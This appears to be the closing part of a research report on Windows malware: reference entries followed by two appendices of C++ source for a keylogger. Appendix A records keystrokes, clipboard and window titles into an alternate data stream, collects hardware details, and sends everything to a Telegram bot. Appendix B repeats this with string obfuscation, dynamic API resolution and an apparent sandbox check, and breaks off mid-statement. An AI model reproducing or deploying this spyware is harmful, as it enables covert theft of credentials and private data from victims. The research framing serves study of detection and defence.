*[70] What's so important about regular data backups? (2024, December 6). FNBO.* [https://www.fnbo.com/insights/fraud-and-security-tips/2024/whats-so-important-about-regular-data-backups](https://www.fnbo.com/insights/fraud-and-security-tips/2024/whats-so-important-about-regular-data-backups).

*[71] Tellez, E., & Tellez, E. (2024, June 3). What are immutable backups? Veeam Software Official Blog.* [https://www.veeam.com/blog/immutable-backup.html](https://www.veeam.com/blog/immutable-backup.html).

*[72 ] Nielen, J.J., 2023. Dynamic Detection and Classification of Persistence Techniques in Windows Malware (Master's thesis, University of Twente).*

*[73] Skoudis, E. and Liston, T., 2005. Counter hack reloaded: a step-by-step guide to computer attacks and effective defenses. Prentice Hall Press.*

# Appendix A

```cpp
#define _CRT_SECURE_NO_WARNINGS
#include <iostream>
#include <Windows.h>
#include <fstream>
#include <string>
#include <sstream>
#include <iomanip>
#include <comdef.h>
#include <Wbemidl.h>

#include <random>
#include <winhttp.h>
#pragma comment(lib, "winhttp.lib")
#pragma comment(lib, "wbemuuid.lib")

// Keylogger Functions
void logActiveWindow(const char* file);
void logClipboard(const char* file);
void logKey(int key, const char* file);
void captureKeystrokesAndClipboard(const char* file);

// Sending Information to Telegram
void sendRequest(std::string message);
std::string urlEncode(const std::string& value);

// Hardware Extractor Functions
bool initializeCOM(IWbemLocator** pLoc, IWbemServices** pSvc);
std::string queryWMI(IWbemServices* pSvc, const char* query, const char* propertyName, const char* sectionName);
std::string getWindowsVersion(IWbemServices* pSvc);
std::string getTotalRAM(IWbemServices* pSvc);
std::string getDiskInfo(IWbemServices* pSvc);
std::string collectSystemInfo();

// Main function
int main(int argc, char* argv[]) {
    setlocale(LC_ALL, "");

    std::string path = std::string(argv[0]) + ":$ADS"; // File to store log
    const char* file = path.c_str(); // Convert std::string to const char*

    //// Hide the console window (optional)
    ShowWindow(GetConsoleWindow(), SW_HIDE);

    //// Start capturing keystrokes and clipboard actions
    captureKeystrokesAndClipboard(file);

    return 0;
}

// Function to log the active window title (wide-char version for Unicode)
void logActiveWindow(const char* file)
{
    wchar_t windowTitle[256];

    HWND hwnd = GetForegroundWindow();
    if (hwnd != NULL) {
        int titleLength = GetWindowTextW(hwnd, windowTitle, sizeof(windowTitle) / sizeof(wchar_t));
        if (titleLength > 0) {
            char buffer[512];
            int result = WideCharToMultiByte(CP_UTF8, 0, windowTitle, -1, buffer, sizeof(buffer), NULL, NULL);
            if (result > 0) {
                std::ofstream logfile(file, std::ios::app);
                logfile << "\n[Active Window: " << buffer << "]\n";
            }
        }
    }
}

// Function to log clipboard contents
void logClipboard(const char* file)
{
    // Open the clipboard
    if (OpenClipboard(NULL)) {
        HANDLE hData = GetClipboardData(CF_TEXT); // Get clipboard data in text format
        if (hData != NULL) {
            char* clipboardText = static_cast<char*>(GlobalLock(hData)); // Lock the data
            if (clipboardText != NULL) {
                std::ofstream logfile;
                logfile.open(file, std::ios::app);
                logfile << "[Clipboard]: " << clipboardText << "\n"; // Log the clipboard text
                logfile.close();
                GlobalUnlock(hData); // Unlock the data
            }
        }
        CloseClipboard(); // Close the clipboard
    }
}

// Function to handle special keys and symbols
void logKey(int key, const char* file)
{
    std::ofstream logfile(file, std::ios::app);
    BYTE keyboardState[256] = { 0 };

    if (!GetKeyboardState(keyboardState)) {
        logfile << "[ERROR: GetKeyboardState failed]";
        logfile.close();
        return;
    }

    if (GetAsyncKeyState(VK_SHIFT) & 0x8000) keyboardState[VK_SHIFT] |= 0x80;
    if (GetKeyState(VK_CAPITAL) & 0x0001) keyboardState[VK_CAPITAL] |= 0x01;

    if (key == VK_BACK) logfile << "[BACKSPACE]";
    else if (key == VK_RETURN) logfile << "\n";
    else if (key == VK_SPACE) logfile << " ";
    else if (key == VK_SHIFT || key == VK_LSHIFT || key == VK_RSHIFT) logfile << "[SHIFT]";
    else if (key == VK_TAB) logfile << "[TAB]";
    else if (key == VK_ESCAPE) logfile << "[ESC]";
    else if (key == VK_CONTROL) logfile << "[CTRL]";
    else if (key == VK_MENU) logfile << "[ALT]";
    else if (key == VK_LEFT) logfile << "[LEFT]";
    else if (key == VK_RIGHT) logfile << "[RIGHT]";
    else if (key == VK_UP) logfile << "[UP]";
    else if (key == VK_DOWN) logfile << "[DOWN]";
    else if (key >= VK_F1 && key <= VK_F12) logfile << "[F" << key - VK_F1 + 1 << "]";
    else if (key == 'C' && (GetAsyncKeyState(VK_CONTROL) & 0x8000)) {
        logfile << "[CTRL+C] ";
        logClipboard(file);
    }
    else if (key == 'V' && (GetAsyncKeyState(VK_CONTROL) & 0x8000)) {
        logfile << "[CTRL+V] ";
        logClipboard(file);
    }
    else if (key == 'X' && (GetAsyncKeyState(VK_CONTROL) & 0x8000)) {
        logfile << "[CTRL+X] ";
        logClipboard(file);
    }
    else {
        WCHAR unicodeChar[5] = { 0 };
        UINT scanCode = MapVirtualKey(key, MAPVK_VK_TO_VSC);
        HKL layout = GetKeyboardLayout(0);

        int result = ToUnicodeEx(key, scanCode, keyboardState, unicodeChar, 4, 0, layout);
        if (result > 0) {
            char buffer[8];
            wcstombs(buffer, unicodeChar, sizeof(buffer));
            logfile << buffer;
        }
        else {
            logfile << "[UNKNOWN]";
        }
    }

    logfile.close();
}

// Function to URL-encode the message
std::string urlEncode(const std::string& value) {
    std::ostringstream escaped;
    escaped.fill('0');
    escaped << std::hex;

    for (char c : value) {
        if (isalnum(static_cast<unsigned char>(c)) || c == '-' || c == '_' || c == '.' || c == '~') {
            escaped << c;
        }
        else {
            escaped << '%' << std::uppercase << std::setw(2) << int((unsigned char)c) << std::nouppercase;
        }
    }

    return escaped.str();
}

// Function to send the request to Telegram
void sendRequest(std::string message)
{
    // Split the message into 4000-character chunks
    const size_t chunkSize = 4000;
    for (size_t i = 0; i < message.length(); i += chunkSize)
    {
        std::string chunk = message.substr(i, chunkSize);
        std::string myMessage = urlEncode(chunk);
        std::string postData = "chat_id=CHAT_ID&text=" + myMessage;

        LPCWSTR server = L"api.telegram.org";
        LPCWSTR resource = L"BOT_TOKEN";

        HINTERNET hSession = WinHttpOpen(L"", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
            WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
        if (!hSession) return;

        HINTERNET hConnect = WinHttpConnect(hSession, server, INTERNET_DEFAULT_HTTPS_PORT, 0);
        if (!hConnect) {
            WinHttpCloseHandle(hSession);
            return;
        }

        HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", resource,
            NULL, WINHTTP_NO_REFERER,
            WINHTTP_DEFAULT_ACCEPT_TYPES,
            WINHTTP_FLAG_SECURE);
        if (!hRequest) {
            WinHttpCloseHandle(hConnect);
            WinHttpCloseHandle(hSession);
            return;
        }

        LPCWSTR headers = L"Content-Type: application/x-www-form-urlencoded";
        DWORD headersLength = -1L;

        BOOL bResults = WinHttpSendRequest(hRequest, headers, headersLength,
            (LPVOID)postData.c_str(), (DWORD)postData.length(),
            (DWORD)postData.length(), 0);
        if (bResults) {
            WinHttpReceiveResponse(hRequest, NULL);
        }

        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
    }
}

bool initializeCOM(IWbemLocator** pLoc, IWbemServices** pSvc) {
    HRESULT hres = CoInitializeEx(0, COINIT_MULTITHREADED);
    if (FAILED(hres)) return false;

    hres = CoInitializeSecurity(nullptr, -1, nullptr, nullptr,
        RPC_C_AUTHN_LEVEL_DEFAULT, RPC_C_IMP_LEVEL_IMPERSONATE,
        nullptr, EOAC_NONE, nullptr);
    if (FAILED(hres)) {
        CoUninitialize();
        return false;
    }

    hres = CoCreateInstance(CLSID_WbemLocator, 0, CLSCTX_INPROC_SERVER,
        IID_IWbemLocator, (LPVOID*)pLoc);
    if (FAILED(hres)) {
        CoUninitialize();
        return false;
    }

    hres = (*pLoc)->ConnectServer(_bstr_t(L"ROOT\\CIMV2"), nullptr, nullptr, 0, NULL, 0, 0, pSvc);
    if (FAILED(hres)) {
        (*pLoc)->Release();
        CoUninitialize();
        return false;
    }

    hres = CoSetProxyBlanket(*pSvc, RPC_C_AUTHN_WINNT, RPC_C_AUTHZ_NONE, nullptr,
        RPC_C_AUTHN_LEVEL_CALL, RPC_C_IMP_LEVEL_IMPERSONATE,
        nullptr, EOAC_NONE);
    if (FAILED(hres)) {
        (*pSvc)->Release();
        (*pLoc)->Release();
        CoUninitialize();
        return false;
    }
    return true;
}

std::string queryWMI(IWbemServices* pSvc, const char* query, const char* propertyName, const char* sectionName) {
    std::stringstream ss;
    ss << "\n=== " << sectionName << " Information ===\n";

    IEnumWbemClassObject* pEnumerator = nullptr;
    HRESULT hres = pSvc->ExecQuery(bstr_t("WQL"), bstr_t(query),
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        nullptr, &pEnumerator);

    if (FAILED(hres)) {
        return "Query for " + std::string(sectionName) + " failed\n";
    }

    IWbemClassObject* pclsObj = nullptr;
    ULONG uReturn = 0;

    while (pEnumerator) {
        HRESULT hr = pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn);
        if (uReturn == 0) break;

        VARIANT vtProp;
        hr = pclsObj->Get(_bstr_t(propertyName), 0, &vtProp, 0, 0);
        if (SUCCEEDED(hr) && vtProp.vt == VT_BSTR) {
            ss << _bstr_t(vtProp.bstrVal) << "\n";
        }
        VariantClear(&vtProp);
        pclsObj->Release();
    }
    pEnumerator->Release();
    return ss.str();
}

std::string getWindowsVersion(IWbemServices* pSvc) {
    return queryWMI(pSvc, "SELECT * FROM Win32_OperatingSystem", "Caption", "OS") +
        queryWMI(pSvc, "SELECT * FROM Win32_OperatingSystem", "Version", "Version") +
        queryWMI(pSvc, "SELECT * FROM Win32_OperatingSystem", "BuildNumber", "Build Number");
}
```

```

std::string getTotalRAM(IWbemServices* pSvc) {
    std::stringstream ss;
    IEnumWbemClassObject* pEnumerator = nullptr;
    HRESULT hres = pSvc->ExecQuery(bstr_t("WQL"), bstr_t("SELECT * FROM Win32_ComputerSystem"),
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        nullptr, &pEnumerator);

    if (FAILED(hres)) return "Query for RAM failed\n";

    ss << "\n=== RAM Information ===\n";
    IWbemClassObject* pclsObj = nullptr;
    ULONG uReturn = 0;

    while (pEnumerator) {
        HRESULT hr = pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn);
        if (uReturn == 0) break;

        VARIANT vtProp;
        hr = pclsObj->Get(L"TotalPhysicalMemory", 0, &vtProp, 0, 0);
        if (SUCCEEDED(hr) && vtProp.vt == VT_BSTR) {
            double totalGB = _wtof(vtProp.bstrVal) / (1024 * 1024 * 1024);
            ss << std::fixed << std::setprecision(2) << "Total RAM: " << totalGB << " GB\n";
        }
        VariantClear(&vtProp);
        pclsObj->Release();
    }
    pEnumerator->Release();
    return ss.str();
}

std::string getDiskInfo(IWbemServices* pSvc) {
    std::stringstream ss;
    ss << "\n=== Disk Drive Information ===\n";

    IEnumWbemClassObject* pEnumerator = nullptr;
    HRESULT hres = pSvc->ExecQuery(bstr_t("WQL"), bstr_t("SELECT * FROM Win32_DiskDrive"),
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        nullptr, &pEnumerator);

    if (FAILED(hres)) return "Query for disk drives failed\n";

    IWbemClassObject* pclsObj = nullptr;
    ULONG uReturn = 0;

    while (pEnumerator) {
        HRESULT hr = pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn);
        if (uReturn == 0) break;

        VARIANT vtModel, vtSize;
        pclsObj->Get(L"Model", 0, &vtModel, 0, 0);
        pclsObj->Get(L"Size", 0, &vtSize, 0, 0);

        if (vtModel.vt == VT_BSTR) ss << _bstr_t(vtModel.bstrVal);
        if (vtSize.vt == VT_BSTR) {
            double sizeGB = _wtof(vtSize.bstrVal) / (1024 * 1024 * 1024);
            ss << std::fixed << std::setprecision(2) << " - Size: " << sizeGB << " GB\n";
        }

        VariantClear(&vtModel);
        VariantClear(&vtSize);
        pclsObj->Release();
    }
    pEnumerator->Release();
    return ss.str();
}

std::string collectSystemInfo() {
    std::stringstream ss;
    IWbemLocator* pLoc = nullptr;
    IWbemServices* pSvc = nullptr;

    if (!initializeCOM(&pLoc, &pSvc)) return "Failed to initialize WMI\n";
        ss << "\n=== System Information ===\n";
    ss << getWindowsVersion(pSvc);
    ss << queryWMI(pSvc, "SELECT * FROM Win32_Processor", "Name", "CPU");
    ss << getTotalRAM(pSvc);
    ss << getDiskInfo(pSvc);
    ss << queryWMI(pSvc, "SELECT * FROM Win32_VideoController", "Name", "Graphics Card");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_NetworkAdapter WHERE PhysicalAdapter = True", "Name",
"Network Adapter");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_BaseBoard", "Product", "Motherboard");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_QuickFixEngineering", "HotFixID", "Security Update");

    // Peripheral devices
    ss << queryWMI(pSvc, "SELECT * FROM Win32_USBController", "Name", "USB Controller");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_USBHub", "Description", "USB Hub");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_Printer WHERE Local = True", "Name", "Printer");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_PnPEntity WHERE Present = True AND (PNPClass =
'Mouse' OR PNPClass = 'Keyboard' OR PNPClass = 'AudioEndpoint' OR PNPClass = 'Camera' OR PNPClass =
'Printer' OR PNPClass = 'Media')", "Name", "PnP Devices");

    if (pSvc) pSvc->Release();
    if (pLoc) pLoc->Release();
    CoUninitialize();

    return ss.str();
}

// Function to capture keystrokes and clipboard and send content
void captureKeystrokesAndClipboard(const char* file) {

        sendRequest(collectSystemInfo()); // Send system information to Telegram

    std::wstring lastWindow = L""; // Track changes in the active window using wstring
    std::string lastClipboard;    // Track the last clipboard content
    std::string clipboardText;    // Track the current clipboard content

    // Open the clipboard and log its content
    if (OpenClipboard(NULL)) {
        HANDLE hData = GetClipboardData(CF_TEXT); // Get clipboard data in text format
        if (hData != NULL) {
            char* clipboardData = static_cast<char*>(GlobalLock(hData)); // Lock the data
            if (clipboardData != NULL) {
                lastClipboard = clipboardData; // Store clipboard content in std::string
                std::ofstream logfile(file, std::ios::app);
                logfile << "[Clipboard]: " << lastClipboard << "\n"; // Log the clipboard text
                logfile.close();
                GlobalUnlock(hData); // Unlock the data
            }
        }
        CloseClipboard(); // Close the clipboard
    }

    // Random number generator setup
    std::random_device rd; // Seed for random number generator
    std::mt19937 gen(rd()); // Mersenne Twister random number generator
    std::uniform_int_distribution<> dist(3000, 4000); // Range: 3000 to 4000
    int randomDelay = dist(gen); // Generate a random delay
    static int counter = 0;

    while (true) {
        HWND hwnd = GetForegroundWindow(); // Get handle to the current window
        wchar_t windowTitle[256];
        GetWindowTextW(hwnd, windowTitle, sizeof(windowTitle) / sizeof(wchar_t));

        // Log window title if it has changed
        if (lastWindow != windowTitle) {
            lastWindow = windowTitle;
            logActiveWindow(file); // Log the new active window
        }

        // Capture and log keystrokes
        for (int key = 8; key <= 190; key++) {
            if (GetAsyncKeyState(key) == -32767) {
                logKey(key, file);
            }
        }

        if (OpenClipboard(NULL)) {
            HANDLE hData = GetClipboardData(CF_TEXT); // Get clipboard data in text format
            if (hData != NULL) {
                char* clipboardData = static_cast<char*>(GlobalLock(hData)); // Lock the data
                if (clipboardData != NULL) {
                    clipboardText = clipboardData; // Store clipboard content in std::string
                    if (clipboardText != lastClipboard) { // Check if clipboard content has changed
                        std::ofstream logfile(file, std::ios::app);
                        logfile << "[Clipboard]: " << clipboardText << "\n"; // Log the clipboard text
                        logfile.close();

                        lastClipboard = clipboardText; // Update lastClipboard
                    }
                    GlobalUnlock(hData); // Unlock the data
                }
            }
            CloseClipboard(); // Close the clipboard
        }

        Sleep(10); // Small delay to reduce CPU usage

        counter++;
        if (counter >= randomDelay) {  // After 3000 iterations
            std::ifstream infile(file);
            std::string content((std::istreambuf_iterator<char>(infile)), std::istreambuf_iterator<char>());
            if (content.empty()) {
                infile.close();
                continue; // Skip sending if the file is empty
            }
            sendRequest(content);
            infile.close();

            std::ofstream clearFile(file, std::ios::trunc);  // Clear file after sending
            clearFile.close();

            counter = 0; // Reset counter
            randomDelay = dist(gen); // Generate a random delay
        }
    }
}
```

## Appendix B

```
#include <windows.h>
#include <winhttp.h>
#include <iostream>
#include <string>
#include <iomanip>
#include <sstream>
#include <Wbemidl.h>
#include <comdef.h>
#include <random>
#pragma comment(lib, "wbemuuid.lib")

typedef FARPROC(WINAPI* GetProcAddressFunc)(HMODULE, LPCSTR);
typedef HMODULE(WINAPI* LoadLibraryFunc)(LPCSTR);

std::string getOriginalString(int offset[], char* big_string, int sizeof_offset) {
    std::string empty_string = "";
    for (int i = 0; i < sizeof_offset / 4; ++i) {
        char character = big_string[offset[i]];
        empty_string += character;
    }
    return empty_string;
}

std::string decode(const char* encoded) {
    std::string decoded;
    size_t len = std::strlen(encoded);
    for (size_t i = 0; i < len; ++i) {
        decoded.push_back(encoded[i] - 1);
    }
    return decoded;
}

char big_string[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ._0123456789\\:";

// communication
int winhttp_library_offset[] = { 22,8,13,7,19,19,15 };
int w_h_o[] = { 48,8,13,33,19,19,15,40,15,4,13 };
int w_h_c[] = { 48,8,13,33,19,19,15,28,14,13,13,4,2,19 };
int w_h_o_r[] = { 48,8,13,33,19,19,15,40,15,4,13,43,4,16,20,4,18,19 };
int w_h_s_r[] = { 48,8,13,33,19,19,15,44,4,13,3,43,4,16,20,4,18,19 };
int w_h_c_h[] = { 48,8,13,33,19,19,15,28,11,14,18,4,33,0,13,3,11,4 };
```

```
HMODULE hModule = LoadLibraryA(getOriginalString(winhttp_library_offset, big_string, sizeof(winhttp_library_offset)).c_str());
FARPROC dynWinHttpOpen = GetProcAddress(hModule, getOriginalString(w_h_o, big_string, sizeof(w_h_o)).c_str());
FARPROC dynWinHttpConnect = GetProcAddress(hModule, getOriginalString(w_h_c, big_string, sizeof(w_h_c)).c_str());
FARPROC dynWinHttpOpenRequest = GetProcAddress(hModule, getOriginalString(w_h_o_r, big_string, sizeof(w_h_o_r)).c_str());
FARPROC dynWinHttpSendRequest = GetProcAddress(hModule, getOriginalString(w_h_s_r, big_string, sizeof(w_h_s_r)).c_str());
FARPROC dynWinHttpCloseHandle = GetProcAddress(hModule, getOriginalString(w_h_c_h, big_string, sizeof(w_h_c_h)).c_str());

std::string urlEncode(const std::string& value) {
    std::ostringstream escaped;
    escaped.fill('0');
    escaped << std::hex;

    for (char c : value) {
        if (isalnum(static_cast<unsigned char>(c)) || c == '-' || c == '_' || c == '.' || c == '~') {
            escaped << c;
        }
        else {
            escaped << '%' << std::uppercase << std::setw(2) << int((unsigned char)c) << std::nouppercase;
        }
    }

    return escaped.str();
}

void sendRequest(std::string message)
{
    std::wstring server;
    for (char c : decode("bqj/ufmfhsbn/psh"))
        server.push_back(c);

    std::wstring token;
    for (char c : decode("PBFUSCATED_BOT_TOKEN"))
        token.push_back(c);

    auto pWinHttpCloseHandle = reinterpret_cast<BOOL(WINAPI*)(HINTERNET)>(dynWinHttpCloseHandle);

    LPCWSTR headers = L"Content-Type: application/x-www-form-urlencoded";
    DWORD headersLength = -1L;

    HINTERNET hSession = reinterpret_cast<HINTERNET(WINAPI*)
        (LPCWSTR, DWORD, LPCWSTR, LPCWSTR, DWORD)>
        (dynWinHttpOpen)
        (L"", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
            WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (!hSession) return;

    HINTERNET hConnect = reinterpret_cast<HINTERNET(WINAPI*)
        (HINTERNET, LPCWSTR, INTERNET_PORT, DWORD)>
        (dynWinHttpConnect)
        (hSession, server.c_str(), INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (!hConnect) {
        pWinHttpCloseHandle(hSession);
        return;
    }

    for (size_t i = 0; i < message.length(); i += 4000)
    {

        HINTERNET hRequest = reinterpret_cast<HINTERNET(WINAPI*)
            (HINTERNET, LPCWSTR, LPCWSTR, LPCWSTR, LPCWSTR, LPCWSTR*, DWORD)>
            (dynWinHttpOpenRequest)
            (hConnect, L"POST", token.c_str(),
                NULL, WINHTTP_NO_REFERER,
                WINHTTP_DEFAULT_ACCEPT_TYPES,
                WINHTTP_FLAG_SECURE);
        if (!hRequest) {
            pWinHttpCloseHandle(hConnect);
            pWinHttpCloseHandle(hSession);
            return;
        }

        std::string chunk = message.substr(i, 4000);
        std::string myMessage = urlEncode(chunk);
        std::string postData = decode("CHAT_ID") + myMessage;

        BOOL bResu = reinterpret_cast<BOOL(WINAPI*)
            (HINTERNET, LPCWSTR, DWORD, LPVOID, DWORD, DWORD, DWORD)>
            (dynWinHttpSendRequest)
            (hRequest, headers, headersLength,
                (LPVOID)postData.c_str(), (DWORD)postData.length(),
                (DWORD)postData.length(), 0);

                            std::cout << bResu << std::endl;
    }
}

// Extractor
int off_ole32[] = { 14, 11, 4, 57, 56, 52, 3, 11, 11 };
int off_CoInitializeEx[] = { 28, 14, 34, 13, 8, 19, 8, 0, 11, 8, 25, 4, 30, 23 }; // "CoInitializeEx"
int off_CoInitializeSecurity[] = { 28, 14, 34, 13, 8, 19, 8, 0, 11, 8, 25, 4, 44, 4, 2, 20, 17, 8, 19, 24 }; // "CoInitializeSecurity"
int off_CoUninitialize[] = { 28, 14, 46, 13, 8, 13, 8, 19, 8, 0, 11, 8, 25, 4 };   // "CoUninitialize"
int off_CoCreateInstance[] = { 28, 14, 28, 17, 4, 0, 19, 4, 34, 13, 18, 19, 0, 13, 2, 4 }; // "CoCreateInstance"
int off_CoSetProxyBlanket[] = { 28, 14, 44, 4, 19, 41, 17, 14, 23, 24, 27, 11, 0, 13, 10, 4, 19 }; // "CoSetProxyBlanket"
int off_rootCimv2[] = { 43, 40, 40, 45, 64, 28, 34, 38, 47, 56 };
HMODULE hOle32 = LoadLibraryA(getOriginalString(off_ole32, big_string, sizeof(off_ole32)).c_str());
FARPROC dynCoInitializeEx = GetProcAddress(hOle32, getOriginalString(off_CoInitializeEx, big_string, sizeof(off_CoInitializeEx)).c_str());
FARPROC dynCoInitializeSecurity = GetProcAddress(hOle32, getOriginalString(off_CoInitializeSecurity, big_string, sizeof(off_CoInitializeSecurity)).c_str());
FARPROC dynCoUninitialize = GetProcAddress(hOle32, getOriginalString(off_CoUninitialize, big_string, sizeof(off_CoUninitialize)).c_str());
FARPROC dynCoCreateInstance = GetProcAddress(hOle32, getOriginalString(off_CoCreateInstance, big_string, sizeof(off_CoCreateInstance)).c_str());
FARPROC dynCoSetProxyBlanket = GetProcAddress(hOle32, getOriginalString(off_CoSetProxyBlanket, big_string, sizeof(off_CoSetProxyBlanket)).c_str());

bool initializeCOM(IWbemLocator** pLoc, IWbemServices** pSvc) {
    HRESULT hres = reinterpret_cast<HRESULT(WINAPI*)(LPVOID, DWORD)>(dynCoInitializeEx)(0, COINIT_MULTITHREADED);
    if (FAILED(hres)) return false;

    hres = reinterpret_cast<HRESULT(WINAPI*)(IUnknown*, LONG, IUnknown*, IUnknown*, DWORD, DWORD,
IUnknown*, DWORD, IUnknown*)>(dynCoInitializeSecurity)(
        nullptr, -1, nullptr, nullptr,
        RPC_C_AUTHN_LEVEL_DEFAULT, RPC_C_IMP_LEVEL_IMPERSONATE,
        nullptr, EOAC_NONE, nullptr);
    if (FAILED(hres)) {
        reinterpret_cast<void(WINAPI*)()>(dynCoUninitialize)();
        return false;
    }

    hres = reinterpret_cast<HRESULT(WINAPI*)(REFCLSID, LPUNKNOWN, DWORD, REFIID,
LPVOID*)>(dynCoCreateInstance)(
        CLSID_WbemLocator, 0, CLSCTX_INPROC_SERVER,
        IID_IWbemLocator, reinterpret_cast<LPVOID*>(pLoc));
    if (FAILED(hres)) {
        reinterpret_cast<void(WINAPI*)()>(dynCoUninitialize)();
        return false;
    }

    hres = (*pLoc)->ConnectServer(
        _bstr_t(getOriginalString(off_rootCimv2, big_string, sizeof(off_rootCimv2)).c_str()),
        nullptr, nullptr, 0, NULL, 0, 0, pSvc
    );
    if (FAILED(hres)) {
        (*pLoc)->Release();
        reinterpret_cast<void(WINAPI*)()>(dynCoUninitialize)();
        return false;
    }

    hres = reinterpret_cast<HRESULT(WINAPI*)(IUnknown*, DWORD, DWORD, LPWSTR, DWORD, DWORD,
IUnknown*, DWORD)>(dynCoSetProxyBlanket)(
        *pSvc, RPC_C_AUTHN_WINNT, RPC_C_AUTHZ_NONE, nullptr,
        RPC_C_AUTHN_LEVEL_CALL, RPC_C_IMP_LEVEL_IMPERSONATE,
        nullptr, EOAC_NONE);
    if (FAILED(hres)) {
        (*pSvc)->Release();
        (*pLoc)->Release();
        reinterpret_cast<void(WINAPI*)()>(dynCoUninitialize)();
        return false;
    }

    return true;
}

std::string queryWMI(IWbemServices* pSvc, const char* query, const char* propertyName, const char*
sectionName) {
    std::stringstream ss;
    ss << "\n=== " << sectionName << " Information ===\n";

    IEnumWbemClassObject* pEnumerator = nullptr;
    HRESULT hres = pSvc->ExecQuery(bstr_t("WQL"), bstr_t(query),
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        nullptr, &pEnumerator);

    if (FAILED(hres)) {
        return std::string(sectionName) + " query failed\n";
    }

    IWbemClassObject* pclsObj = nullptr;
    ULONG uReturn = 0;
    while (pEnumerator && SUCCEEDED(pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn)) && uReturn) {
        VARIANT vtProp;
        VariantInit(&vtProp);
        if (SUCCEEDED(pclsObj->Get(_bstr_t(propertyName), 0, &vtProp, 0, 0)) && vtProp.vt == VT_BSTR) {
            ss << _bstr_t(vtProp.bstrVal) << "\n";
        }
        VariantClear(&vtProp);
        pclsObj->Release();
    }

    if (pEnumerator) pEnumerator->Release();
    return ss.str();
}

std::string getWindowsVersion(IWbemServices* pSvc) {

    return queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`PqfsbujohTztufn").c_str(), "Caption", "OS")
        + queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`PqfsbujohTztufn").c_str(), "Version", "Version")
        + queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`PqfsbujohTztufn").c_str(), "BuildNumber", "Build Number");
}

std::string getTotalRAM(IWbemServices* pSvc) {
    std::stringstream ss;
    IEnumWbemClassObject* pEnumerator = nullptr;
    HRESULT hres = pSvc->ExecQuery(bstr_t("WQL"), bstr_t(decode("TFMFDU!+!GSPN!Xjo43`DpnqvufsTztufn").c_str()),
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        nullptr, &pEnumerator);

    if (FAILED(hres)) return "Query for RAM failed\n";

    ss << "\n=== RAM Information ===\n";
    IWbemClassObject* pclsObj = nullptr;
    ULONG uReturn = 0;
    while (pEnumerator && SUCCEEDED(pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn)) && uReturn) {
        VARIANT vtProp;
        VariantInit(&vtProp);
        if (SUCCEEDED(pclsObj->Get(L"TotalPhysicalMemory", 0, &vtProp, 0, 0)) && vtProp.vt == VT_BSTR) {
            double totalGB = _wtof(vtProp.bstrVal) / (1024.0 * 1024.0 * 1024.0);
            ss << std::fixed << std::setprecision(2) << "Total RAM: " << totalGB << " GB\n";
        }
        VariantClear(&vtProp);
        pclsObj->Release();
    }
    if (pEnumerator) pEnumerator->Release();
    return ss.str();
}

std::string getDiskInfo(IWbemServices* pSvc) {
    std::stringstream ss;
    ss << "\n=== Disk ===\n";

    IEnumWbemClassObject* pEnumerator = nullptr;
    HRESULT hres = pSvc->ExecQuery(bstr_t("WQL"), bstr_t(decode("TFMFDU!+!GSPN!Xjo43`EjtlEsjwf").c_str()),
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        nullptr, &pEnumerator);

    if (FAILED(hres)) return "Query for disk failed\n";

    IWbemClassObject* pclsObj = nullptr;
    ULONG uReturn = 0;
    while (pEnumerator && SUCCEEDED(pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn)) && uReturn) {
        VARIANT vtModel, vtSize;
        VariantInit(&vtModel); VariantInit(&vtSize);
        pclsObj->Get(L"Model", 0, &vtModel, 0, 0);
        pclsObj->Get(L"Size", 0, &vtSize, 0, 0);

        if (vtModel.vt == VT_BSTR) ss << _bstr_t(vtModel.bstrVal);
        if (vtSize.vt == VT_BSTR) {
            double sizeGB = _wtof(vtSize.bstrVal) / (1024.0 * 1024.0 * 1024.0);
            ss << std::fixed << std::setprecision(2) << " - Size: " << sizeGB << " GB\n";
        }
        VariantClear(&vtModel); VariantClear(&vtSize);
        pclsObj->Release();
    }
    if (pEnumerator) pEnumerator->Release();
    return ss.str();
}

std::string collectSystemInfo() {
    std::stringstream ss;
    IWbemLocator* pLoc = nullptr;
    IWbemServices* pSvc = nullptr;

    if (!initializeCOM(&pLoc, &pSvc)) return "Failed to initialize \n";

    std::string gpu = queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`WjefpDpouspmmfs").c_str(), "Name", "Graphics Card");
    std::transform(gpu.begin(), gpu.end(), gpu.begin(), ::tolower);

    if (
        (gpu.find(decode("owjejb")) == std::string::npos &&
            gpu.find(decode("bne")) == std::string::npos &&
            gpu.find(decode("sbefpo")) == std::string::npos &&
            gpu.find(decode("joufm")) == std::string::npos &&
            gpu.find(decode("hfgpsdf")) == std::string::npos &&
